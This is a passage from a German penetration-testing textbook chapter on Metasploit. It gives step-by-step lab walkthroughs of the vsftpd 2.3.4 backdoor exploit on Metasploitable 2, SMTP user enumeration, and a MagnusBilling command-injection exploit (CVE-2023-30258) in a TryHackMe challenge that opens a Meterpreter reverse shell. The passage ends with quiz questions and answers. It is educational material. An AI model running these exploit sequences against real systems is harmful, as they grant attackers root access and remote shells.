Nmap done: 256 IP addresses (5 hosts up) scanned in 2.00 seconds
```

Listing 6.6 Scan-Ergebnisse nach einem Ping-Sweep auf das Subnetz 10.0.2.0/24

Sie können nun systematisch die IP-Adressen, die Ihnen angezeigt werden, ausschließen und so die Maschine *Metasploitable 2* identifizieren. Alternativ können Sie sich mit dem Benutzernamen `msfadmin` und dem Passwort `msfadmin` direkt in Metasploitable 2 anmelden und mit dem Befehl `ifconfig` die IP-Adresse im NAT-Netzwerk *PENTESTING* herausfinden (siehe Listing 6.7).

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7b:bf:e9
          inet addr:10.0.2.27  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7b:bfe9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1078 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:73829 (72.0 KB)  TX bytes:13689 (13.3 KB)
          Base address:0xd200 Memory:f0200000-f0220000
```

Listing 6.7 IP-Adresse der Maschine »Metasploitable 2« im NAT-Netzwerk »PENTESTING«

Das Vorlesungsvideo zum Einrichten von Metasploitable 2 erreichen Sie über den folgenden Link:

Abbildung 6.13 https://florian-dalwigk.com/ceh/m2install

6.3.2 vsftpd-Exploit

Nachdem Sie im letzten Abschnitt Metasploitable 2 eingerichtet und im lokalen NAT-Netzwerk verfügbar gemacht haben, lernen Sie in nun, wie Sie Metasploit einsetzen

können, um auf einem Zielsystem *root* zu werden. Dabei durchlaufen Sie alle Phasen der Verwendung eines Exploits aus Tabelle 6.1.

Starten Sie sowohl Metasploitable 2 als auch Ihre Kali-Linux-VM. Die IP-Adresse von Metasploitable 2 ist in diesem Beispiel `10.0.2.27` und die von Kali Linux `10.0.2.15`. Führen Sie anschließend einen Nmap-Scan durch, der die auf Metasploitable 2 laufenden Dienste identifiziert:

```
nmap -sS -sV 10.0.2.27
```

Daraufhin erhalten Sie die Scan-Ergebnisse aus Listing 6.8.

```
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         vsftpd 2.3.4
22/tcp   open   ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open   telnet      Linux telnetd
25/tcp   open   smtp        Postfix smtpd
53/tcp   open   domain      ISC BIND 9.4.2
80/tcp   open   http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open   rpcbind     2 (RPC #100000)
139/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open   exec        netkit-rsh rexecd
513/tcp  open   login       OpenBSD or Solaris rlogind
514/tcp  open   tcpwrapped
1099/tcp open   java-rmi    GNU Classpath grmiregistry
1524/tcp open   bindshell   Metasploitable root shell
2049/tcp open   nfs         2-4 (RPC #100003)
2121/tcp open   ftp         ProFTPD 1.3.1
3306/tcp open   mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open   postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open   vnc         VNC (protocol 3.3)
6000/tcp open   X11         (access denied)
6667/tcp open   irc         UnrealIRCd
8009/tcp open   ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open   http        Apache Tomcat/Coyote JSP engine 1.1
```

Listing 6.8 Scan-Ergebnisse für Metasploitable 2

Dort sehen Sie beispielsweise den Dienst `vsftpd 2.3.4`. *vsftpd (Very Secure FTP Daemon)* ist ein FTP-Server für Unix-basierte Systeme. Er wird verwendet, um Dateien über das FTP-Protokoll zwischen Servern und Clients zu übertragen. Dabei unterstützt er sowohl anonyme als auch authentifizierte Zugriffe und kann optional auch verschlüsselte Verbindungen über FTPS bereitstellen. Die Version 2.3.4 ist jedoch stark veraltet, und es gibt bekannte Sicherheitslücken in ihr.

Starten Sie das Metasploit-Framework und suchen Sie mit dem Befehl `search` nach »vsftpd«, um sich verfügbare Exploits anzeigen zu lassen (siehe Listing 6.9).

```
msf6 > search vsftpd

Matching Modules

#  Name                                  Disclosure Date  Rank     Check
Description
0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal   Yes
VSFTPD 2.3.2

Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use
exploit/unix/ftp/vsftpd_234_backdoor
```

Listing 6.9 Suche nach einem Exploit für »vsftpd 2.3.4«

Für die auf Metasploitable 2 laufende Version gibt es tatsächlich einen Exploit. Damit haben Sie die erste Phase (nämlich die Identifizierung der Schwachstelle) bereits abgeschlossen.

Jetzt geht es um die zweite Phase, die Risikoabwägung. Dabei wird bewertet, wie schwerwiegend die Auswirkungen eines Angriffs durch die Ausnutzung der Schwachstelle sein könnten. Bei `vsftpd 2.3.4` handelt es sich um eine Sicherheitslücke, die es Angreifern ermöglicht, eine Backdoor zu öffnen und so möglicherweise die vollständige Kontrolle über das System zu erlangen. Das stellt ein erhebliches Risiko dar, insbesondere wenn der Dienst öffentlich zugänglich ist.

In der dritten Phase, der Einschätzung der Exploitierbarkeit, wird analysiert, was durch das Ausnutzen der Schwachstelle erreicht werden kann. Im Fall von `vsftpd 2.3.4` kann ein erfolgreicher Exploit dem Angreifer einen Root-Zugriff auf das System verschaffen. Damit wäre nicht nur der Zugriff auf alle Dateien möglich, sondern auch das Nachladen weiterer Schadsoftware oder das permanente Einrichten eines Zugangs.

In der vierten Phase geht es um die Entwicklung oder Anpassung eines Exploits. In diesem Fall greifen Sie auf einen vorhandenen Exploit im Metasploit-Framework zurück. Wählen Sie den passenden Exploit mit dem Befehl `use` aus, z. B. `exploit/unix/ftp/vsftpd_234_backdoor`. Alternativ können Sie aus der Liste auch die Nummer unter `#` auswählen, im vorliegenden Fall also:

```
use 1
```

Mit dem Befehl `show options` können Sie sich anzeigen lassen, welche Parameter Sie anpassen müssen, um Ihren Exploit »scharfzustellen« (siehe Listing 6.10).

Anschließend passen Sie diejenigen Parameter an, die erforderlich sind. In diesem Fall ist das nur `RHOSTS` , was Sie an dem Wert `yes` in der Spalte `Required` erkennen. `RHOSTS` ist die IP-Adresse des Ziels, in diesem Fall also `10.0.2.27`:

```
set RHOSTS 10.0.2.27
```

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CHOST                      no        The local client address
   CPORT                      no        The local client port
   Proxies                    no        A proxy chain of format
                                        type:host:port[,type:host:port][...]
   RHOSTS                     yes       The target host(s), see
                                        https://docs.metasploit.com/
                                        docs/using-metasploit/
                                        basics/using-metasploit.html
   RPORT     21               yes       The target port (TCP)
```

Listing 6.10 Anzupassende Parameter im ausgewählten Exploit

In Phase fünf erfolgt die Wahl des Angriffsvektors. Da es sich hier um ein direkt erreichbares Ziel im lokalen Netzwerk handelt, erfolgt der Zugriff über das Netzwerk. In realen Szenarien könnte der Exploit hingegen z. B. über eine Phishing-Mail oder ein kompromittiertes USB-Gerät zugestellt werden.

In der sechsten Phase wird der Schadcode vorbereitet, der auf dem Zielsystem ausgeführt werden soll. In Metasploit ist der Schadcode meist bereits integriert: Im Fall des vsftpd-Exploits wird automatisch eine Payload übertragen. Diese ermöglicht es dem Angreifer, eine direkte Verbindung zurück zum eigenen System herzustellen und über diese das Zielsystem zu kontrollieren. Mit dem Befehl exploit können Sie den zuvor scharfgestellten Exploit nun gegen das Zielsystem abfeuern (siehe Listing 6.11).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.27:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.27:21 - USER: 331 Please specify the password.
[+] 10.0.2.27:21 - Backdoor service has been spawned, handling...
```

```
[+] 10.0.2.27:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:34315 -> 10.0.2.27:6200) -0400

whoami
root
```

Listing 6.11 Abfeuern des Exploits gegen das Zielsystem

Nach erfolgreicher Ausführung des Exploits wird eine Command-Shell geöffnet. Der Befehl `whoami` gibt `root` zurück, was bedeutet, dass die Shell mit Root-Rechten auf dem Zielsystem ausgeführt wird. Das bestätigt auch die Zeile `UID: uid=0(root) gid=0(root)`.

In der siebten und letzten Phase folgt die Post-Exploitation. Dabei wird versucht, die Kontrolle über das System zu festigen und auszubauen. Dazu können Sie z. B. einen dauerhaften Remote-Zugang einrichten, Passwörter auslesen oder das System weiter infiltrieren. Hier können Sie gern selbst einmal kreativ werden und sich überlegen, welche Maßnahmen Sie nutzen könnten, um dauerhaft im System vertreten zu sein, selbst wenn `vsftpd` ein Update bekommt.

Das Vorlesungsvideo zur Ausnutzung des vsftpd-Exploits mit Metasploit erreichen Sie über den folgenden Link:

Abbildung 6.14 https://florian-dalwigk.com/ceh/vsftpd

6.3.3 Enumerieren von SMTP-Benutzern

In vielen Netzwerken ist der SMTP-Dienst öffentlich zugänglich – sei es für die interne E-Mail-Kommunikation oder den Versand an externe Empfänger. Wenn dieser Dienst nicht ausreichend geschützt ist, dann kann er genutzt werden, um SMTP-Benutzer zu enumerieren. Angreifer können das ausnutzen, um gültige Benutzerkonten zu identifizieren und daraus weitere Angriffsvektoren abzuleiten. Dabei hilft unter anderem das Metasploit-Framework.

Um gezielt nach geeigneten Modulen zu suchen, können Sie den folgenden Befehl verwenden:

```
grep scanner search smtp
```

Dieser Befehl listet alle Scanner-Module auf, die sich mit SMTP befassen (siehe Listing 6.12).

```
msf6 > grep scanner search smtp
   4   auxiliary/scanner/http/gavazzi_em_login_loot
       normal     No     Carlo Gavazzi Energy Meters - Login Brute Force,
                         Extract Info and Dump Plant Database
   37  auxiliary/scanner/smtp/smtp_version
       normal     No     SMTP Banner Grabber
   38  auxiliary/scanner/smtp/smtp_ntlm_domain
       normal     No     SMTP NTLM Domain Extraction
   39  auxiliary/scanner/smtp/smtp_relay
       normal     No     SMTP Open Relay Detection
   41  auxiliary/scanner/smtp/smtp_enum
       normal     No     SMTP User Enumeration Utility
   66  auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06
       normal     No     WordPress Easy WP SMTP Password Reset
```

Listing 6.12 Suche nach Scanner-Modulen, die sich eignen, um SMTP-Benutzer mit Metasploit zu enumerieren

Um Benutzer zu enumerieren, können Sie den folgenden Scanner verwenden, der zur Modulkategorie Auxiliary (siehe die Liste zu Beginn von Abschnitt 6.3) gehört:

```
auxiliary/scanner/smtp/smtp_enum
```

Um ihn zu verwenden, können Sie den Befehl `use` mit der Angabe des gewünschten Moduls nutzen:

```
use auxiliary/scanner/smtp/smtp_enum
```

Alternativ lässt sich das Modul auch direkt über die angezeigte Modulnummer aufrufen, hier ist das `41`:

```
use 41
```

Mit dem Befehl `show options` lassen sich alle erforderlichen Parameter einsehen, die für das Modul gesetzt werden müssen. Listing 6.13 zeigt seine Ausgabe.

```
Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting               Required  Description
   ----       ---------------               --------  -----------
   RHOSTS                                    yes      The target host(s),
                                                      see https://docs.
                                                      metasploit.com/docs/
```

```
                                                    using-metasploit/
                                                    basics/using-
                                                    metasploit.html
RPORT      25                                yes    The target port (TCP)
THREADS    1                                 yes    The number of
                                                    concurrent threads
                                                    (max one per host)
UNIXONLY   true                              yes    Skip Microsoft
                                                    bannered servers
                                                    when testing unix
                                                    users
USER_FILE  /usr/share/metasploit-framework/  yes    The file that
           data/wordlists/unix_users.txt            contains a list of
                                                    probable users.

View the full module info with the info, or info -d command.
```

Listing 6.13 Diese Parameter müssen gesetzt sein, um den Scanner verwenden zu können.

Was bedeuten die einzelnen Parameter? Darüber gibt die folgende Liste Auskunft:

- `RHOSTS` gibt die IP-Adresse des Zielsystems an, auf dem der Scan durchgeführt werden soll.
- `RPORT` definiert den Zielport, über den der Scanner mit dem SMTP-Dienst kommuniziert. Standardmäßig ist dieser auf Port 25 gesetzt, da das der typische Port für SMTP ist.
- `THREADS` legt fest, wie viele gleichzeitige Verbindungen beim Scan verwendet werden sollen. Eine höhere Anzahl kann den Scan beschleunigen, jedoch auch das Zielsystem stärker belasten.
- Mit `UNIXONLY` kann festgelegt werden, ob nur Benutzerkonten gescannt werden sollen, die für Unix-Systeme typisch sind. Ist diese Option aktiviert, konzentriert sich der Scan auf Standardkonten wie `bin`, `daemon` oder `postfix`.
- `USER_FILE` legt den Pfad zu der Datei fest, die eine Liste möglicher Benutzernamen enthält. Diese Liste wird vom Scanner verwendet, um zu prüfen, ob die jeweiligen Benutzernamen auf dem Zielsystem existieren.

Da in der Spalte `Required` bei allen Parametern der Wert `yes` steht, sind diese Angaben verpflichtend. In Listing 6.13 sehen Sie, dass der Parameter `RHOSTS` noch nicht gesetzt ist. Hier müssen Sie die IP-Adresse des Zielsystems, in diesem Fall `10.0.2.27`, eintragen:

```
set RHOSTS 10.0.2.27
```

Jetzt können Sie den Scan z. B. durch die Eingabe des Befehls `run` starten. Mithilfe der Liste von Benutzernamen im Parameter `USER_FILE` wird nun versucht, diese Benutzernamen über SMTP zu verifizieren. Das geschieht im Hintergrund z. B. durch SMTP-Befehle wie `VRFY` oder `RCPT TO`, sofern diese auf dem Zielsystem erlaubt sind.

Als Ergebnis erhalten Sie eine Liste potenziell gültiger Benutzernamen wie in Listing 6.14.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 10.0.2.27:25 - 10.0.2.27:25 Banner: 220 metasploitable.localdomain ESMTP
                                        Postfix (Ubuntu)
[+] 10.0.2.27:25 - 10.0.2.27:25 Users found: , backup, bin, daemon, distccd,
    ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news,
    nobody, postfix, postgres, postmaster, proxy,
    service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 10.0.2.27:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 6.14 Mit dem Scanner gefundene SMTP-Benutzer

Diese Informationen können Sie nun im Rahmen einer OSINT-Recherche weiterverwenden. Beispielsweise lassen sich aus ihnen E-Mail-Adressen ableiten, Schwachstellen bei Standardkonten überprüfen oder gezielte Phishing-Angriffe vorbereiten.

Das Vorlesungsvideo zum Enumerieren von SMTP-Nutzern mit Metasploit erreichen Sie über den folgenden Link:

Abbildung 6.15 https://florian-dalwigk.com/ceh/smtpenum

6.3.4 Billing – Zugriff auf den Server

In diesem Abschnitt lernen Sie, wie Sie in Metasploit nach einem Exploit suchen, die erforderlichen Konfigurationen vornehmen und ihn anschließend ausführen. Dazu lösen wir den ersten Teil der Challenge *Billing* auf TryHackMe (siehe Abbildung 6.16). Der Schwierigkeitsgrad dieser Challenge wird mit *Easy* und die voraussichtliche Bearbeitungszeit mit vier Minuten angegeben.




Abbildung 6.16 Die CTF-Challenge »Billing« auf TryHackMe (Quelle: https://tryhackme.com/room/billing)

Ich gehe fortan davon aus, dass die IP-Adresse des Zielsystems `10.10.151.77` lautet; diese kann sich auf Ihrem System natürlich unterscheiden. Scannen Sie zuerst das Zielsystem, z. B. mit dem folgenden Nmap-Befehl:

```
nmap -sS -sV 10.10.151.77
```

Daraufhin stellen Sie fest, dass unter anderem Port 80 geöffnet ist, was auf eine Webseite hindeutet (siehe Listing 6.15).

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 22:06 EDT
Nmap scan report for 10.10.151.77
Host is up (0.039s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE  SERVICE      VERSION
22/tcp   open   ssh          OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
80/tcp   open   http         Apache httpd 2.4.62 ((Debian))
3306/tcp open   mysql        MariaDB 10.3.23 or earlier (unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Listing 6.15 Ergebnisse des Nmap-Scans des Zielsystems 10.10.151.77

Rufen Sie in einem Browser Ihrer Wahl die URL *http://10.10.151.77* auf. Dort werden Sie mit einem Login-Formular konfrontiert, wie Abbildung 6.17 zeigt.




Abbildung 6.17 Das Login-Formular auf der Webseite http://10.10.151.77

Bei näherer Analyse des Quellcodes werden Sie feststellen, dass es sich hierbei um die Open-Source-Abrechnungssoftware *MagnusBilling* handelt. Bei ihr existiert eine bekannte Command-Injection-Schwachstelle, die Sie unter CVE-2023-30258 finden (*https://nvd.nist.gov/vuln/detail/CVE-2023-30258* [Stand: 30.05.2025]). Diese finden Sie auch mit Metasploit. Wegen dieser Schwachstelle ist es möglich, beliebige Systembefehle mit den Rechten des Webservers auszuführen. Ein Angreifer kann auf diesem Weg beispielsweise eine Reverse Shell einrichten, Dateien aus dem Internet nachladen oder bestehende Konfigurationsdateien manipulieren. Sie werden nun Ersteres machen. Starten Sie dazu Metasploit mithilfe des Befehls `msfconsole` und geben Sie dort den folgenden Befehl ein:

```
search MangnusBilling
```

Daraufhin wird Ihnen wie in Listing 6.16 ein passender Exploit angezeigt.

```
msf6 > search MagnusBilling

Matching Modules

#  Name                                                  Disclosure Date
Rank       Check  Description

0  exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258  2023-06-26
excellent  Yes    MagnusBilling application unauthenticated

1 \_ target: PHP
2 \_ target: Unix Command
3 \_ target: Linux Dropper


Interact with a module by name or index. For example info 3, use 3 or
use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
After interacting with a module you can manually set a TARGET with
set TARGET 'Linux Dropper'
After interacting with a module you can manually set a TARGET with set TARGET
'Linux Dropper'
```

Listing 6.16 Suche nach einem passenden Exploit für »MagnusBilling« in Metasploit

Wählen Sie diesen Exploit mit dem folgenden Befehl aus:

```
use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
```

Lassen Sie sich dann mit dem Befehl

```
show options
```

anzeigen, was Sie noch ergänzen müssen. Bisher haben Sie nämlich nur einen leeren Revolver, den Sie jetzt mit Patronen bestücken müssen. Dazu zählen in Ihrem Fall `LHOST` und `RHOSTS`. Mit `LHOST` ist die IP-Adresse des angreifenden Systems gemeint, also die IP-Adresse Ihrer VM im lokalen Netzwerk von TryHackMe. In meinem Fall ist das die IP-Adresse `10.9.0.16`:

```
set LHOST 10.9.0.16
```

Anschließend müssen Sie noch den RHOSTS-Parameter festlegen. Dort geben Sie die IP-Adresse des Zielsystems im Netzwerk von TryHackMe ein, hier also `10.10.151.77`:

```
set RHOSTS 10.10.151.77
```

Jetzt ist die Waffe geladen und muss nur noch mit dem Befehl `exploit` abgefeuert werden. Daraufhin erhalten Sie nach einer kurzen Wartezeit eine *Meterpreter*-Session, d. h., Sie haben CVE-2023-30258 erfolgreich ausgenutzt und können sich mit dem Befehl `shell` eine Shell auf dem Zielsystem geben lassen (siehe Listing 6.17).

```
msf6 > use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) >
set LHOST 10.9.0.16
LHOST => 10.9.0.16
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) >
set RHOSTS 10.10.151.77
RHOSTS => 10.10.151.77
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > exploit
[*] Started reverse TCP handler on 10.9.0.16:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 10.10.151.77:80 can be exploited.
[*] Performing command injection test issuing a sleep command of 4 seconds.
[*] Elapsed time: 4.39 seconds.
[+] The target is vulnerable. Successfully tested command injection.
[*] Executing PHP for php/meterpreter/reverse_tcp
[*] Sending stage (40004 bytes) to 10.10.151.77
[+] Deleted lDgRyepV000.php
[*] Meterpreter session 1 opened (10.9.0.16:4444 -> 10.10.151.77:41850) at
2025-05-29 22:31:45 -0400

meterpreter > shell
Process 2840 created.
Channel 0 created.
```

Listing 6.17 Erfolgreicher Aufbau einer Shell zum Zielsystem

Dort können Sie mit den folgenden Befehlen aus Ihrer Shell eine sogenannte *TTY-Shell* (siehe Abschnitt 15.3.5) machen, die eine »stabilere« bzw. besser benutzbare Shell darstellt:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```

Lassen Sie sich nun mit dem folgenden Befehl alle Dateien und Ordner im Home-Verzeichnis anzeigen:

```
ls -al /home/
```

Dort finden Sie unter anderem den Ordner `magnus` (siehe Listing 6.18), in den Sie nun hineinwechseln.

```
ls -al /home/
total 20
drwxr-xr-x  5 root root         4096 May 29 17:04 .
drwxr-xr-x 19 root root         4096 May 29 17:04 ..
drwxr-xr-x  3 debian debian     4096 May 29 17:04   debian
drwxr-xr-x 15 magnus magnus     4096 Sep  9 2024    magnus
drwxr-xr-x  2 ssm-user ssm-user 4096 May 28 12:32   ssm-user
```

Listing 6.18 Anzeige der Dateien und Ordner im Home-Verzeichnis

Dort können Sie sich mit dem Befehl

```
cat user.txt
```

die User-Flag anzeigen lassen und auf TryHackMe eingeben.

Das war der erste Teil der Billing-Challenge auf TryHackMe. In Abschnitt 16.5 werden Sie sehen, wie Sie nach der erfolgreichen Verbindung mit dem Zielsystem eine Privilege Escalation durchführen und Root auf dem Zielsystem werden können.

Das Lösungsvideo zu dieser Challenge erreichen Sie über den folgenden Link:

Abbildung 6.18 https://florian-dalwigk.com/ceh/billingsctf1

6.4 Übungsfragen

In diesem Abschnitt können Sie Ihr Wissen zu Metasploit anhand von 20 Testfragen überprüfen.

F6.1 Gegeben seien die folgenden sieben Phasen für das Suchen und Ausnutzen eines Exploits:

1. Einschätzung der Exploitierbarkeit
2. Post-Exploitation
3. Wahl des Angriffsvektors
4. Entwicklung oder Anpassung eines Exploits
5. Generieren und Übertragen der Payload
6. Identifizierung der Schwachstelle
7. Risikoabwägung

In welcher Reihenfolge laufen diese Phasen in der Regel ab?

a) 6 → 7 → 1 → 4 → 3 → 5 → 2

b) 6 →7 → 1 → 3 → 4 → 5 → 2

c) 7 → 6 → 1→ 3 → 4 → 5 → 2

d) 5 → 6 → 3 → 4 → 1 → 2 → 7

Die richtige Antwort ist (a) »6 → 7 → 1 → 4 → 3 → 5 → 2«. Zuerst identifiziert der Angreifer einen vulnerablen Dienst auf dem Zielsystem. Danach wird bewertet, wie schwerwiegend die Auswirkungen eines Angriffs durch die Ausnutzung der Schwachstelle sein könnten. Anschließend wird analysiert, was durch das Ausnutzen der Schwachstelle erreicht werden kann. Auf Basis der analysierten Schwachstelle wird ein Exploit geschrieben oder angepasst, der die Lücke gezielt ausnutzt. Danach wird entschieden, wie der Exploit zum Ziel gelangt. Als Nächstes wird die Payload erstellt und über den gewählten Angriffsweg auf das Zielsystem übertragen. Zum Schluss wird versucht, die durch den Exploit erlangte Kontrolle zu festigen und auszubauen.

F6.2 In welcher Phase des Prozesses zur Suche und zum Ausnutzen eines Exploits führt der Angreifer eine Privilege Escalation durch?

a) Risikoabwägung

b) Entwicklung oder Anpassung eines Exploits

c) Post-Exploitation

d) Generieren und Übertragen der Payload

Die richtige Antwort ist (c) »Post-Exploitation«. Die *Post-Exploitation* wird durchgeführt, wenn der Angreifer sich Zugang zum Zielsystem verschafft hat. Neben einer Privilege Escalation könnte er z. B. auch Daten exfiltrieren. Die *Risikoabwägung* bewertet, wie schwerwiegend die Auswirkungen eines Angriffs durch die Ausnutzung der Schwachstelle sein könnten. Bei der *Entwicklung oder Anpassung eines Exploits* wird die Lücke gezielt ausnutzt. In der Phase *Generieren und Übertragen der Payload* wird die Payload erstellt und über den gewählten Angriffsweg auf das Zielsystem übertragen.

F6.3 Welche Modulkategorie in Metasploit beinhaltet Techniken, die darauf ausgelegt sind, die Signaturen und Heuristiken zu umgehen, die von Sicherheitssystemen zum Erkennen von Bedrohungen verwendet werden?

a) Exploit

b) Encoder

c) Evasion

d) Auxiliary

Die richtige Antwort ist (c) »Evasion«. Die *Exploit-Module* beinhalten Code, der speziell dafür entwickelt wurde, um bekannte Schwachstellen auszunutzen. Die *Encoder-Module* beinhalten Techniken, die verwendet werden, um Payloads zu verschlüsseln oder zu kodieren, damit sie nicht erkannt werden. Die *Auxiliary-Module* umfassen eine Vielzahl von Werkzeugen, die nicht direkt als Exploits klassifiziert werden. Dazu gehören Scanner, Fuzzer, Sniffer etc.

F6.4 Welche Modulkategorie in Metasploit umfasst eine Vielzahl von Werkzeugen, die nicht direkt als Exploits klassifiziert werden?

a) Payload

b) Auxiliary

c) Nop

d) Post

Die richtige Antwort ist (b) »Auxiliary«. In den *Payload-Modulen* finden Sie verschiedene Payloads, mit denen Sie z. B. eine Reverse Shell herstellen oder spezifische Befehle auf dem Zielsystem ausführen können. Die *Nop-Module* erzeugen eine Reihe von NOP-Befehlen (*No OPeration*), die keine eigene Funktion haben und den Programmablauf nicht beeinflussen. Nachdem der Zugriff auf ein System erlangt wurde, ermöglichen es die Werkzeuge aus den *Post-Modulen*, weitere Aktionen auf dem kompromittierten System durchzuführen. Das reicht vom Sammeln weiterer Informationen, über Privilege Escalation bis hin zum Installieren von Backdoors.

F6.5 Was umfassen die Encoder-Module von Metasploit?

a) Techniken, die verwendet werden, um Payloads zu verschlüsseln oder zu kodieren
b) Techniken, die darauf ausgelegt sind, Sicherheitssysteme zum Erkennen von Bedrohungen zu umgehen
c) Code, der speziell dafür entwickelt wurde, um bekannte Schwachstellen auszunutzen
d) Payloads, mit denen Sie z. B. eine Reverse Shell herstellen können

Die richtige Antwort ist (a) »Techniken, die verwendet werden, um Payloads zu verschlüsseln oder zu kodieren«. Techniken, die darauf ausgelegt sind, Sicherheitssysteme zum Erkennen von Bedrohungen zu umgehen, finden Sie in den *Evasion-Modulen*. Code, der speziell dafür entwickelt wurde, um bekannte Schwachstellen auszunutzen, finden Sie in den *Exploit-Modulen*. Payloads, mit denen Sie z. B. eine Reverse Shell herstellen können, finden Sie in den *Payload-Modulen*.

F6.6 Wie heißt das Kommandozeilenprogramm, das Teil der Exploit-DB ist und dazu dient, nach bekannten Exploits und Sicherheitslücken zu suchen?

a) Nebula
b) DeepExploit
c) MetaSploit
d) SearchSploit

Die richtige Antwort ist (d) »SearchSploit«. *Nebula* kann mithilfe von KI Schwachstellen automatisch erkennen und ausnutzen. *DeepExploit* kann mithilfe von Deep Learning Penetrationstests automatisieren. Es integriert das neuronale Netzwerk *A3C (Asynchronous Advantage Actor-Critic)*, um eigenständig Sicherheitslücken auf dem Zielsystem zu analysieren und auszunutzen. *Metasploit* ist ein sehr mächtiges Framework mit vielen verschiedenen Modulen, die es ermöglichen, systematisch nach Schwachstellen in Netzwerken, Servern und anderen Systemen zu suchen.

F6.7 Mit welchen der folgenden Befehle können Sie einen zuvor konfigurierten Exploit in Metasploit starten?

a) `run`
b) `exploit`
c) `run` und `exploit`
d) `set`

Die richtige Antwort ist (c) »`run` und `exploit`«. In Metasploit sind sowohl `run` als auch `exploit` gültige Befehle, um einen zuvor konfigurierten Exploit auszuführen. Sie sind funktional identisch. `run` allein ist zwar richtig, aber da in der Frage nach allen zutreffenden Befehlen gefragt ist, ist (a) nicht die beste Wahl. Dasselbe gilt auch für Antwort

(b) »`exploit`«. Der Befehl funktioniert zwar, aber nicht exklusiv. `set` wird verwendet, um Optionen zu konfigurieren, nicht um den Exploit auszuführen.

F6.8 Was passiert typischerweise nicht in der Post-Exploitation-Phase?

a) Privilege Escalation

b) Installation einer Backdoor

c) Aufsetzen einer Spear-Phishing-Mail

d) Spuren verwischen

Die richtige Antwort ist (c) »Aufsetzen einer Spear-Phishing-Mail«. Spear-Phishing ist eine Technik aus der Initial-Access-Phase, bei der gezielt E-Mails an bestimmte Personen versendet werden, um Zugriff auf ein System zu erlangen. Das passiert also vor dem eigentlichen Eindringen in ein System.

F6.9 Wobei handelt es sich nicht um eine Datenbank, in der man nach Exploits suchen kann?

a) Exploit-DB

b) VulDB

c) OSV

d) Nebula

Die richtige Antwort ist (d) »Nebula«. *Nebula* ist ein Programm, das mithilfe von KI Schwachstellen automatisch erkennen und ausnutzen kann.

F6.10 Welche der folgenden Shells bietet in Metasploit die umfangreichsten Möglichkeiten zur Post-Exploitation?

a) Reverse TCP Shell

b) Command Shell

c) Meterpreter Shell

d) Netcat Shell

Die richtige Antwort ist (c) »Meterpreter Shell«. Die *Meterpreter Shell* ist speziell für Post-Exploitation-Zwecke entwickelt worden. Sie erlaubt z. B. das Auslesen von Passwörtern, das Anfertigen von Screenshots oder Keylogging.

F6.11 Welche der folgenden Metasploit-Modularten wird typischerweise nicht verwendet, um direkten Zugriff auf ein Zielsystem zu erhalten?

a) Exploit

b) Auxiliary

c) Payload

d) Meterpreter

